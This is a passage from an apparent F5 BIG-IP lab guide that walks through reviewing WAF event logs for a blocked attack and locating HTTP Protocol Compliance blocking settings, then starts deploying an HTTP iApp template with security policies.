
Hint: Try enabling the AJAX reponse pages.

Task 2 - Event logs


1. On the BIG-IP return to the **Security > Event Log > Application > Requests**
2. Click on the magnifying glass and that will open the log filter. From here you can enter the Support ID you received from the preceeding task and select Apply Filter.




2. Select the alert and at the top box you will find a button to open the request in a separate tab



3. Click on Attack signature detected




Observe the detected attack, the expected parameter, and what the applied blocking settings were. Also note that the signature used to block this attack has been identified. By clicking on the “i” next to the name you can get further information on the signature as well as a link to other documentation.




4. Examine the http body information. Do you see your attack?


5. Observe the Source IP, Accept Status and Support ID.




6. Close this tab and return to the BIG-IP Event Logs. Open the filter again, remove the support ID, and click on Illegal and Not Blocked. Apply Filter



7. Locate an entry and observe the Attack Type and Violation Rating




8. Observe in the top left of the log you will find the Blocking Setting that could be enabled to block this request.




9. Where would you find this setting to enable? What happens when you click on the link?
10. Observe that the link will give you more information on which piece of HTTP Protocol Compliance will prevent this attack.

11. Navigate to **Security > Application Security > Policy Building > Learning and Blocking Settings** and expand **HTTP Protocol Compliance failed**



12. Do you see the setting that would prevent this attack? How would you enable blocking for HTTP protocol compliance?

Hint:



3.5 Module 4: Working with iApps

Expected time to complete: **20 minutes**

3.5.1 Exercise 4.0: HTTPS iApp with Policy


Overview

F5 offers a number of templated installations for various applications. For generic web based applications you can find the https iapp template. As an update to this template we have added security functions such as firewall and web application firewall policies that can be deployed with the application. In this lab we will focus on using the basic http iApp template. If you are interested in integrating similiar templates in to your automation and orchestration strategies please follow this training with the Application Services Lab located here:


```
http://clouddocs.f5.com/products/extensions/f5-appsvcs-extension/3/
```

Task 1 - Deploy iApp with Security

1. Go to **iApps > Application Services** then click on Create




2. Give the application a name
3. In the drop down box for template choose f5.http.v1.3.Orc3 (also choose Advanced just above)




Note: This template has been imported for this lab. You will find this template at F5 Downloads. Follow this article on how to download: https://support.f5.com/csp/article/K98001873 The deployment guide can be found here: https://www.f5.com/pdf/deployment-guides/iapp-http-dg.pdf


4. New information appears below that will allow you to configure an application with web application security. In the network section answer Yes, use the new profiles.



